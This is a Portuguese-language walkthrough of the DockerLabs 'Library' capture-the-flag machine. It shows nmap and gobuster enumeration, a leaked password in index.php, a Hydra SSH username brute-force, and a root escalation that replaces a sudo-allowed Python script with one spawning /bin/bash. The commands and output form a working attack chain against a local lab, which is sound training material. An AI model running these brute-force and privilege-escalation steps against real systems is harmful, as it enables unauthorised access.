
maq.library

MÁQUINA LIBRARY

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.
Baixamos o arquivo da página dockerlabs.es/#
Ao baixar esta máquina e descompactar o arquivo, neste caso vemos 2 arquivos.



COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC —open -p- -T5 -n -Pn


Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.library]
└─# nmap 172.17.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 01:13 -03
Nmap scan report for 172.17.0.2
Host is up (0.000056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f9:f6:fc:f7:f8:4d:d4:74:51:4c:88:23:54:a0:b3:af (ECDSA)
|_  256 fd:5b:01:b6:d2:18:ae:a3:6f:26:b2:3c:00:e5:12:c1 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como podemos ver só temos 2 portas abertas:

22/tcp open ssh OpenSSH 9.6p1 Ubuntu
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

No caso da porta 80 vemos que o servidor roda Apache, então procedemos à revisão do site da máquina usando nosso navegador:




Como podemos ver, é uma página inicial *do Ubuntu* que não mostra informações relevantes, por isso passamos a usar *o* gobuster para verificar se existem arquivos ou diretórios que servem como vetor de ataque, para isso usamos o seguinte comando que também permitirá para encontrar arquivos com extensão .txt,.php,.html,.py.

gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py.

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/director
y-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lower
case-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,py,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 26]
/index.html           (Status: 200) [Size: 10671]
/.html                (Status: 403) [Size: 275]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1038215 / 1038220 (100.00%)
===============================================================
Finished
===============================================================
```

vamos no navegador e entrar na pasta /index/php http://172.17.0.2/index.php.
dentro do arquivo temos uma possível senha.



JIFGHDS87GYDFIGD

POSSÍVEL SENHA

Com isso podemos assumir que se trata de uma senha.

Então usaremos Hydra, mas desta vez para procurar um nome de usuário, executamos e podemos ver que o nome de usuário é Carlos.

hydra -L /usr/share/wordlists/rockyou.txt -p JIFGHDS87GYDFIGD ssh://172.17.0.2:22 -t 64

```
└─# hydra -L /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt -p JIFG
HDS87GYDFIGD  ssh://172.17.0.2:22  -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 01:47:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 100000 login tries (l:100000/p:1), ~156
3 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 287.00 tries/min, 287 tries in 00:01h, 99766 to do in 05:48h, 11 active
[22][ssh] host: 172.17.0.2   login: carlos   password: JIFGHDS87GYDFIGD
```

vamos nos conectar pelo ssh:

ssh carlos@172.17.0.2

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.library]
└─# ssh carlos@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:Hvih5sjfx4Qwfp0rb0aWHkFvIxZbFo+cyOaoqbCHXSI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlos@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.10.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
carlos@f01940cf678d:~$ whoami
carlos
carlos@f01940cf678d:~$
```

se fizermos um sudo -l, vemos que temos a capacidade de executar o binário Python junto com um script para obter root.

```
carlos@f01940cf678d:~$ sudo -l
Matching Defaults entries for carlos on f01940cf678d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n,
    use_pty

User carlos may run the following commands on f01940cf678d:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
carlos@f01940cf678d:~$
```

vamos para a pasta opt, e vemos que tem um script.py, vamos fazer uma copia desse script caso nos precisar para usar ele mais tarde, com o comando cp script.py script99.py.
com script original copiado, podemos exclui-lo com o comando rm script.py depois clique na y para da a certeza que quer excluir.

agora vamos fazer o script malicioso com o mesmo nome do script original que foi apagado, ficando assim: script.py .

```
carlos@83ddfa561c1d:/opt$ ls
script.py
carlos@83ddfa561c1d:/opt$ cp script.py script99.py
carlos@83ddfa561c1d:/opt$ ls
script.py  script99.py
carlos@83ddfa561c1d:/opt$
```

```
carlos@83ddfa561c1d:/opt$ nano script.py
carlos@83ddfa561c1d:/opt$ cat script.py
import os;
os.system("/bin/bash")
carlos@83ddfa561c1d:/opt$ sudo /bin/python3 /opt/script.py
root@83ddfa561c1d:/opt# whoami
root
root@83ddfa561c1d:/opt#
```

somos root

~~bobmarley~~